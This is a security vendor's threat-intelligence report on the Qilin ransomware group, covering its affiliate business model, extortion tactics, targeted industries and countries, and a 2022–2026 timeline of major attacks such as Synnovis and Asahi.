guardsix

Emerging threats protection report

Qilin (Formerly Agenda): From Emergence to Global Ransomware Dominance

Executive summary

Qilin (formerly Agenda) has rapidly evolved from a relatively low-profile ransomware operation into one of the most dominant and active global ransomware threats. Emerging in 2022 and accelerating significantly through 2024–2026, Qilin now operates as a mature Ransomware-as-a-Service (RaaS) platform, enabling affiliates to conduct large-scale, multi-vector intrusions across diverse environments.

The group's success is driven by its scalable affiliate model, cross-platform capabilities such as Windows, Linux, VMware ESXi, and a highly structured operational ecosystem. Affiliates leverage a wide range of initial access techniques including exploitation of public-facing vulnerabilities, credential abuse, and social engineering campaigns such as ClickFix, followed by lateral movement, credential harvesting, and data exfiltration prior to encryption.

Qilin's operations extend beyond traditional ransomware deployment. The group employs multi-layered extortion strategies, combining data encryption, data theft, DDoS threats, and psychological pressure tactics such as the "Call Lawyer" feature to increase victim compliance. These strategies reflect a broader shift toward triple extortion models that maximize financial and reputational impact.

Qilin targets high-impact sectors such as manufacturing, healthcare, technology, and construction, focusing on organizations where downtime directly translates into financial loss or operational disruption. Its global footprint—particularly across the United States, Europe, and other developed regions—demonstrates its ability to operate at scale across regulatory and geographic boundaries.

As of early 2026, Qilin continues to expand its operational tempo, showing sustained growth in victim count with no indication of slowing down. This trend positions Qilin as a long-term, high-impact threat actor within the ransomware ecosystem and requires organizations to adopt proactive, layered defense strategies focused on visibility, detection, and rapid response.

Key takeaways

RaaS-driven scalability

Qilin operates as a mature Ransomware-as-a-Service platform, enabling rapid global expansion through affiliates, customized payloads, and structured revenue-sharing models.

Multi-vector initial access

Campaigns rely on a combination of vulnerability exploitation, credential abuse, VPN compromise, and social engineering such as ClickFix, reflecting a flexible and opportunistic intrusion strategy.

Advanced defense evasion techniques

The group leverages BYOVD, EDR-killing tools, log clearing, AMSI bypass, and abuse of legitimate system utilities to evade detection and maintain stealth.

Cross-platform ransomware capability

Qilin targets Windows, Linux, and VMware ESXi environments, including the use of WSL to execute Linux payloads on Windows systems.

Targets high-impact industries

Focus on sectors such as healthcare, manufacturing, and technology increases the likelihood of ransom payment due to operational and regulatory pressures.

Table of content

Nischal Khadgi

Security Researcher

Nischal is currently a Security Researcher at Guardsix, where his primary focus is on detection engineering, threat hunting, and Emerging Threats research. He is driven by a passion for both Offensive and Defensive Security. Nischal holds a bachelor's degree in Computer Networking and IT Security, along with certifications as an Certified Ethical Hacker, CompTIA Security+, CompTIA CySA+, Certified Red Team Professional(CRTP).


About Guardsix emerging threats protection

The cybersecurity threat landscape continuously changes while new risks and threats are constantly discovered. Only some organizations have enough resources or the know-how to deal with evolving threats.

Emerging threats protection is a managed service provided by a Guardsix team of highly skilled security researchers who are experts in threat intelligence and incident response. Our team informs you of the latest threats and provides custom detection rules and tailor-made playbooks to help you investigate and mitigate emerging incidents.

All new detection rules are available as part of Guardsix's latest release and through the Guardsix Help Center. Customized investigation and response playbooks are available to all Guardsix Emerging Threats Protection customers.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Guardsix SIEM capabilities.



- Research for emerging threats such as malware families, threat actors and vulnerabilities
- Data retrieval e.g., malware samples, IOCs, and TTP

- Analysis of the collected data and malware and, tracking of threat actors' activities
- Creation and update analytics and playbooks
- Writing of ETP report

- Publishing of report

- Continuous monitoring for other emerging threats to create next ETP report

Background


The cyber threat landscape is in a constant state of motion, shifting tactics, evolving tooling, and adversaries that learn faster with every successful intrusion. Yet amid this continuous evolution, one threat has remained relentlessly persistent which is ransomware. From its early days as crude, opportunistic malware focused on individual victims, ransomware has transformed into a highly organized, profit-driven criminal enterprise. Fast-forward Today, Modern ransomware operations are no longer driven by lone actors but by structured ransomware groups operating with defined roles, supply chains, and monetization strategies. At the core of this evolution is the Ransomware-as-a-Service (RaaS) model, where developers maintain the malware and infrastructure while affiliates conduct intrusions in exchange for a share of the ransom.

Today's ransomware campaigns extend far beyond simple file encryption. Ransomware groups routinely employ double extortion, combining data encryption with data theft and the threat of public disclosure. Increasingly, they are adopting triple extortion tactics, which may include a ransom-driven DDoS component. In such attacks, victims are extorted either to prevent a DDoS attack, or to halt an ongoing one, or through additional pressure applied to third parties connected to the organization such as customers, stakeholders, or business partners. As these tactics mature, ransomware groups have shifted their focus toward high-value, high-impact sectors such as healthcare, finance, manufacturing, and technology, where operational disruption can translate directly into financial and reputational damage. These industries, often operating under strict regulatory and uptime constraints, present lucrative targets where the likelihood of ransom payment is significantly higher. Among the emerging and increasingly active ransomware groups operating under this model is Qilin.

Overview

Qilin is a Russia-based ransomware group that first emerged in 2022 initially known as Agenda Ransomware . If we analyze the data from ransomware.live, it's early activity remained relatively limited, the group gained noticeable momentum in May 2023. Since then, Qilin has steadily expanded its operations, becoming increasingly aggressive particularly from October 2025 onward. In October 2025 alone, Qilin claimed responsibility for approximately 210 victims. At the time of writing, the group has publicly listed a total of 16,97 victims, underscoring both its longevity and sustained operational tempo. Notably, Qilin currently stands out as one of the most active and impactful ransomware groups, having claimed 421 victims in the last 90 days alone.


The chart below illustrates the cumulative growth in Qilin's victim count, clearly showing year-over-year expansion. This sustained upward trend highlights the group's operational maturity and suggests that its activity is likely to persist and potentially escalate into 2026.



Qilin operates under a Ransomware-as-a-Service (RaaS) business model, in which the core operators develop and maintain the ransomware payload and supporting infrastructure such as ransomware payload, encryption mechanism, data leak infrastructre, while affiliates are responsible for conducting intrusions and negotiating ransom payments. This division of allows the group to scale operations efficiently across multiple regions and industries.


Further insight into how this partnership is structured financially was obtained by Group-IB's Threat Intelligence team, which engaged in a private conversation on Tox, an end-to-end encrypted messaging platform with a user known as Haise previously identified on the underground forum RAMP. According to the operator of the Qilin RaaS program, affiliates retained 80% of ransom payments up to $3 million. For payments exceeding $3 million, the affiliate share increased to 85%, highlighting the group's incentive structure for securing higher-value payouts.

Evidence of these recruitment efforts is also visible on underground forums. Group-IB's threat analysts identified an original screenshot of a recruitment post attributed to Qilin, in which the group was seeking affiliates and promoting its RaaS program on an underground forum. The post, written in Russian, explicitly stated that the group does not operate in CIS countries.



Post by a Qilin recruiter for hiring affiliates (source: Group-IB)

Within the Qilin affiliate panel, a section labeled Target contains detailed information about compromised organizations, including the ransom amount and other relevant case data. This section also enables affiliates to generate customized ransomware samples using Qilin's built-in builder functionality.




Target Sections of Qilin affiliate panel (source:Group-IB)

When creating a new target entry, affiliates can configure a tailored ransomware payload and define multiple parameters associated with the victim. These configurable options include:

- The name of the targeted organization
- The ransom amount
- The deadline or waiting period for payment
- The organization's timezone
- Revenue information sourced from ZoomInfo
- A public announcement message
- A description of the compromised company

This level of customization highlights the structured and operationally mature nature of Qilin's RaaS platform, allowing affiliates to align ransom demands and negotiation strategies with the specific profile of each victim organization.

While Qilin's RaaS structure and competitive revenue-sharing model help attract capable affiliates, the group has also evolved its operational tactics to maximize pressure during negotiations. Beyond traditional double extortion (encryption and data theft), Qilin has introduced expanded pressure tactics including DDoS extortion and a "Call Lawyer" negotiation feature designed to intimidate victims during ransom discussions.




Qilin administrator announcement on RAMP (source: SANS)

Marketed as a form of legal assistance, this functionality was designed to guide affiliates during extortion negotiations and help them apply additional pressure on victims. The proposed feature reportedly involved assessing stolen data to categorize it from a legal and regulatory standpoint. By identifying potential exposure under frameworks such as GDPR, CCPA, HIPAA, and other jurisdiction-specific laws, attackers aimed to underscore the compliance risks facing victim organizations. Ultimately, Qilin's strategy was to strengthen its leverage: by framing the breach in terms of potential lawsuits, regulatory penalties, and reputational harm, the group sought to persuade victims that paying the ransom would be less costly than enduring the broader fallout.

Qilin targeted industries

Like many mature ransomware groups, Qilin focuses on industries where downtime is costly and time pressure is extreme. Qilin most frequently targeted sectors include manufacturing, technology, healthcare, and construction, environments where operational disruption can quickly escalate into financial, legal, or even life-threatening consequences.




Top 5 targeted industry be Qilin Ransomware (source:ransomware.live)

Qilin demanded a ransom of around $50 million and subsequently published roughly 400 GB of stolen sensitive healthcare data after the demand was not met. The repercussions went far beyond data exposure. The attack disrupted critical diagnostic and blood testing services across multiple NHS hospitals, causing delays in essential care. According to NHS officials, one patient at King's College Hospital "died unexpectedly" during the incident, with the extended wait for crucial blood test results identified as a contributing factor in the death.

This incident underscores a defining characteristic of modern ransomware operations, the deliberate targeting of industries operating under intense time pressure. By attacking organizations where delays are unacceptable particularly in healthcare groups like Qilin amplify leverage, increase the likelihood of ransom payment, and magnify real-world harm.

In June 2024, the Qilin ransomware group carried out a devastating cyberattack on Synnovis, a pathology services provider for the UK's National Health Service (NHS), that highlighted the real-world dangers of cybercrime.




Synnovis added to victim list (source:ransomware.live)

Global footprint of Qilin ransomware

Qilin targets organizations across multiple regions, with the United States, the United Kingdom, Germany, Canada, and Spain accounting for the highest number of reported victims.


Top 10 countries



Top 10 Targeted Countries by Qilin (source:ransomware.live)

This distribution indicates that Qilin's activity spans multiple countries rather than being limited to a specific geographic area. The observed targeting aligns with the group's broader campaign patterns and reflects its ability to operate across different regulatory and operational environments.

Ransomware victims by country for group
Qilin (All years)



Major activity timeline

2022

- **June/July/August - Emergence as “Agenda”**
  Trend Micro spot a new ransomware written in Go, later named Agenda which is customized per victim. Early targets included healthcare and education organizations in Asia and Africa, with ransom notes referencing “Agenda”. This marks the first appearance of the Qilin ransomware group on the threat landscape. Later, Microsoft reported that DEV-0237, also tracked as FIN12 had operated as an affiliate of Agenda ransomware, the precursor to Qilin. Microsoft further noted that FIN12 had collaborated with several other prominent ransomware operations, including Nokoyawa, ALPHV/BlackCat, Hive, Conti, and Ryuk.

- **October - First leak and double extortion tactics**
  First Leak and Double Extortion Tactics: The group launches a Tor-based Dedicated Leak Site posting data from its first known victim. From the outset, the gang employs double extortion ,stealing sensitive data in addition to encrypting systems, then threatening to publish the data if the ransom isn’t paid. Group’s initial leak in October 2022 was observed on its leak site under the Agenda name, illustrating this tactic.

2023

- **February – Rebranding as RaaS (Rust Rewrite)**
  Qilin formally launches as a Ransomware-as-a-Service (RaaS), recruiting affiliates on underground forums. The group evolves it's malware from Golang to Rust, yielding better performance, cross-platform compatibility, and improved evasion. By this time, Qilin can target Windows as well as Linux/VMware ESXi systems, a Rust-based Windows encryptor and a dedicated Linux/ESXi variant greatly expand its reach. The affiliate program offers a web panel to customize attacks such as safe-mode reboots, service kill-lists and manage victims, reflecting a mature RaaS operation.

- **October – Overlapping victim listings across ransomware groups**
  On April 30, 2023, Qilin published Siix Corporation on its Tor-based data leak site. Several months later, on October 17, 2023, ALPHV/BlackCat also listed Siix Corporation on its own Tor portal, suggesting potential affiliate crossover or shared access between ransomware operations. Shortly thereafter, on October 26, 2023, Qilin added SG World to its leak site; notably, Conti had previously published SG World on April 17, 2021.

- **December – Government sector breach (Australian Courts)**
  In a late-2023 incident, Qilin is linked to a cyberattack on Court Services Victoria (Australia), compromising the recording systems for multiple courts. The attack occurred on December 8, 2023, giving Qilin unauthorized access to weeks of sensitive courtroom audio/video recordings. The breach, discovered on Dec 21, forced the courts to disable affected networks and highlighted Qilin’s reach into government targets. Cybersecurity investigators attributed the attack to the Qilin Ransomware gang noting that Qilin is a Russia-based group now targeting government infrastructure.

2024

- **June – High-profile healthcare attack (NHS/Synnovis)**
  Qilin sets it's sights on critical healthcare. In June 2024, an attack on Synnovis, a UK medical diagnostics provider serving the NHS, disrupted lab services at several London hospitals. The group reportedly issued an unprecedented $50 million ransom demand, the largest seen from Qilin during this attack. The incident had serious real-world consequences, In June 2025, officials disclosed that the 2024 Synnovis ransomware outage contributed to the death of a hospital patient, underscoring the human impact of Qilin’s operations.

- **July 2024 – Evolving techniques (credential harvesting)**
  Mid-2024 investigations reveal Qilin augmenting its playbook with credential theft. Sophos responders found that Qilin attackers deployed a Group Policy script to harvest passwords stored in victims’ Google Chrome browsers. This unusual technique, observed in a July 2024 breach, led to mass theft of saved credentials across the Windows domain. By collecting login data (in addition to file encryption and data exfiltration), Qilin effectively gained further leverage for extortion and lateral movement, amplifying the chaos inherent in its ransomware attacks. Microsoft reported that Octo Tempest also tracked as SCATTERED SPIDER had joined Qilin as an affiliate. The group is known for leveraging advanced social engineering tactics, including vishing IT helpdesk personnel to obtain password resets, and for deploying ransomware against VMware ESXi environments.

- **Late 2024 – Continued expansion and victim spread**
  Through late 2024, Qilin’s activity accelerated, with a steady tempo of attacks each month. Industry analysis counted roughly 179 victim organizations in 2024 attributable to Qilin, a sharp rise from the prior year. The group’s victims spanned diverse industries worldwide. Notably, manufacturing and industrial firms increasingly came into focus, alongside continued hits on healthcare and other critical infrastructure. By early 2025, security researchers would identify manufacturing as the single most affected sector by Qilin’s campaign, reflecting a shift toward high-value industrial targets.

2025

- **March - State-linked deployment of Qilin ransomware**
  Microsoft identified Moonstone Sleet, a North Korean state-sponsored threat actor, deploying Qilin ransomware in a limited number of targeted intrusions.

- **April - Ransomware Ecosystem Realignment and Enhanced Extortion Features (“Call Lawyer”)**
  In early April 2025, the previously dominant ransomware-as-a-service operation RansomHub abruptly went offline, leaving its affiliates and pending negotiations in disarray. Many of RansomHub’s affiliates subsequently shifted to alternative platforms such as Qilin, according to Group-IB, a transition that corresponded with a sharp increase in Qilin’s reported attacks. By the second quarter of 2025, Qilin had emerged as one of the most active ransomware platforms, effectively supplanting RansomHub’s position in the cybercriminal ecosystem and marking a significant realignment in the ransomware landscape. Later duing april operators roll out new tactics to increase pressure on victims. Notably, in April 2025, Qilin added a Distributed Denial-of-Service (DDoS) extortion option to their arsenal (threatening or launching DDoS attacks to coerce payment). Around the same time, Qilin introduced a novel “Call Lawyer” feature in its affiliate panel. This allows affiliates to summon a team of legal “consultants” during negotiations – essentially providing victims with a mock legal confrontation. The mere involvement of lawyers is meant to intimidate organizations (implying potential lawsuits or regulatory trouble) and drive them toward payment. These additions, alongside Qilin’s existing data leak threats, exemplify the group’s evolving multi-pronged extortion strategy.

- **September - Attack on Asahi Group (Manufacturing Giant)**
  Qilin struck the manufacturing sector with a headline-making attack on Asahi Group Holdings in Japan. On September 29, 2025, Asahi (a major beverage manufacturer) announced a cyberattack that forced a shutdown of beer production across its breweries. Within days, Qilin claimed responsibility: on October 7, the gang posted proof on its leak site, including 27 GB of stolen Asahi data (~9,300 files). Asahi confirmed that the breach severely disrupted operations (production was halted for about a week) and potentially exposed personal data of over a million customers. This incident highlighted Qilin’s willingness to target large global companies in the manufacturing supply chain, leveraging the disruption of critical business processes to extort payment.

- **Late 2025 - Peak activity and global impact**
  By the end of 2025, Qilin had become one of the world’s most active ransomware threats. The group was observed posting over 40 victims per month on its leak site during the second half of 2025, with activity peaking at roughly 100 disclosed victims in June 2025 alone. Analyzing the data from ransomware.live, Qilin affected more than 700 victims across 62 countries in just the first three quarters of 2025 – an unprecedented onslaught facilitated by its RaaS model and swelling affiliate base. The victim profile remained broad, but industries such as manufacturers, healthcare providers, government agencies, and other critical sectors were heavily represented among Qilin’s targets. This reflects Qilin’s focus on organizations where system encryption and data leaks can cause maximum disruption and pressure.

2026

- **January/April – Qilin continues to dominate the ransomware landscape**
  As of early 2026, analzing the data from ransomware.live, Qilin remains one of the most active and formidable ransomware-as-a-service (RaaS) operations. Current activity levels indicate sustained momentum. In January 2026 alone, Qilin claimed 109 victims, followed by 115 in February and 141 in March and at the time of writing 37 in April. During the same period in 2025, the group reported 23 victims in January, 43 in February, and 47 in March. Overall, Qilin’s activity during the first quarter of 2026 represents an approximately 140% year-over-year increase, highlighting a significant escalation in operational tempo.
  Based on current statistics and sustained growth trends, Qilin shows no indication of slowing down. The group’s expanding victim count, technical evolution, and aggressive extortion strategies strongly suggest that it will continue to broaden its operations throughout 2026, further solidifying its position as a dominant force in the ransomware ecosystem.

Infrastructure

